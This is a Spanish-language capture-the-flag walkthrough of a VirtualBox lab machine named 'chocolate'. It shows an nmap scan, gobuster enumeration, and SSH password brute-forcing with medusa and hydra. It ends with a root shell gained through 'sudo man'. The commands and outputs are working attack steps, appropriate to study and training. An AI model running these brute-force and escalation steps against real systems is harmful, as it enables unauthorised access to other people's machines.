
CHOCOLATE

CONECTIVIDAD


```
ping -c1 192.168.0.104
```



```
└─# ping -c1 192.168.0.104
PING 192.168.0.104 (192.168.0.104) 56(84) bytes of data.
64 bytes from 192.168.0.104: icmp_seq=1 ttl=64 time=1.28 ms

--- 192.168.0.104 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.276/1.276/1.276/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.104 -T 2
```



```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.104 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 13:37 EST
Nmap scan report for 192.168.0.104
Host is up (0.0026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 5e:9f:68:a6:47:8a:7a:75:09:8e:8b:34:b1:e1:47:18 (ECDSA)
|_  256 49:d8:aa:23:a0:a9:1f:82:fd:89:c6:6d:18:d4:03:80 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:5A:59:D5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 21,22 y 80



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
```

ENUMERACIÓN


Con gobuster vamos a buscar archivos y directorios

gobuster dir -u http://192.168.0.104 -w

/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.104
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:                     gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/web                 (Status: 301) [Size: 312] [--> http://192.168.0.104/web/]
/server-status             (Status: 403) [Size: 278]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```


Tenemos un directorio interesante /web, del que sacamos un usuario bob




Bob, comprueba que la limpieza se estÃ© ejecutando automÃ¡ticamente en el sistema

EXPLOTACIÓN

Con medusa hacemos fuerza bruta por el protocolo SSH



```
└─# medusa -h 192.168.0.104 -u bob -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 192.168.0.104 User: bob Password: chocolate [SUCCESS]
```




```
└─# ssh bob@192.168.0.104
The authenticity of host '192.168.0.104 (192.168.0.104)' can't be established.
ED25519 key fingerprint is SHA256:d+b+JzmZGkN9nhLEz9cgbjCNit44x/YzVyQylzU82RQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.104' (ED25519) to the list of known hosts.
bob@192.168.0.104's password:
Linux chocolate 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@chocolate:~$
```

ESCALADA DE PRIVILEGIOS

Después de un rato dando vueltas, la única solución que encuentro


es tirarle hydra al usuario, secretote por el SSH.

```
bob@chocolate:/home$ ls
bob  debian  secretote
bob@chocolate:/home$
```



```
└─# hydra -l secretote -P primeras_5000.txt ssh://192.168.0.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-26 05:58:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5000 login tries (l:1/p:5000), ~313 tries per task
[DATA] attacking ssh://192.168.0.104:22/
[STATUS] 165.00 tries/min, 165 tries in 00:01h, 4840 to do in 00:30h, 11 active
[STATUS] 182.00 tries/min, 546 tries in 00:03h, 4459 to do in 00:25h, 11 active
[STATUS] 183.29 tries/min, 1283 tries in 00:07h, 3722 to do in 00:21h, 11 active
[22][ssh] host: 192.168.0.104   login: secretote   password: chocolate1
1 of 1 target successfully completed, 1 valid password found
```

Accedemos por SSH con secretote/chocolate1




```
└─# ssh secretote@192.168.0.104
secretote@192.168.0.104's password:
Linux chocolate 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
secretote@chocolate:~$
```

Buscamos permisos sudo

Consultando en

https://gtfobins.github.io/gtfobins/man/#sudo



```
secretote@chocolate:~$ sudo -l
[sudo] contraseña para secretote:
Matching Defaults entries for secretote on chocolate:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User secretote may run the following commands on chocolate:
    (ALL : ALL) /usr/bin/man
secretote@chocolate:~$
```

Desde la página principal del manual, accedemos a una shell interactiva

y nos hacemos root

```
secretote@chocolate:~$ sudo man man
# whoami
root
# bash
root@chocolate:/home/secretote#
```

🖖 Buen día.